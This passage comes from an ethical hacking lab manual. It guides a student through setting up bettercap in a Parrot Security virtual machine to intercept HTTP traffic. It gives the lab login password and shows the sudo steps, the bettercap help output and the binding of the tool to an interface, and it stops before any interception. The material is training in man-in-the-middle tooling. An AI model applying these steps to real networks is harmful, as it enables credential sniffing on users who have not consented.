36. Turn off the **Windows Server 2019** virtual machine.

Task 2: Intercept HTTP Traffic using bettercap

Attackers can use session hijacking to launch various kinds of attacks such as man-in-the middle (MITM) attacks. In an MITM attack, the attacker places himself/herself between the authorized client and the webserver so that all information traveling in either direction passes through them.


An ethical hacker or a penetration tester, you must know how MITM attacks work, so that you can protect your organization's sensitive information from them.

bettercap is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network; manipulate HTTP, HTTPS, and TCP traffic in real-time; sniff for credentials; etc.

Here, we will use the bettercap tool to intercept HTTP traffic on the target system.

Note: Ensure that the **Windows 11** virtual machine is running.

1. Turn on to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

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6. Now, type **cd** and press **Enter** to jump to the root directory.

7. In the terminal window; type **bettercap -h** and press **Enter**.

Note: In this command, **-h**: requests a list of the available options.



The screenshot shows a terminal window titled "bettercap -h - Parrot Terminal". The window is running on a Parrot OS desktop environment, as indicated by the taskbar icons. The terminal output displays the usage information for the "bettercap" command. The usage text is color-coded in green and white, providing detailed explanations for each option. The terminal window has a dark background with a green-to-white gradient bar at the bottom.

```
[root@parrot] ~
#bettercap -h
Usage of bettercap:
-autostart string
    Comma separated list of modules to auto start. (default "events.stream")
-caplet string
    Read commands from this file and execute them in the interactive session.
-cpu-profile file
    Write cpu profile file.
-debug
    Print debug messages.
-env-file string
    Load environment variables from this file if found, set to empty to disable environment persistence.
-eval string
    Run one or more commands separated by ; in the interactive session, used to set variables via command line.
-gateway-override string
    Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.
-iface string
    Network interface to bind to, if empty the default interface will be auto selected.
-mem-profile file
    Write memory profile to file.
-no-colors
    Disable output color effects.
-no-history
    Disable interactive session history file.
-silent
    Suppress all logs which are not errors.
```

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8. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface:** specifies the interface to bind to (in this example, **eth0**).

9. Type **help** and press **Enter** to view the list of available modules in bettercap.

```
bettercap -iface eth0 - Parrot Terminal
[root@parrot] ~
#bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13 » [02:56:20] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13 » help

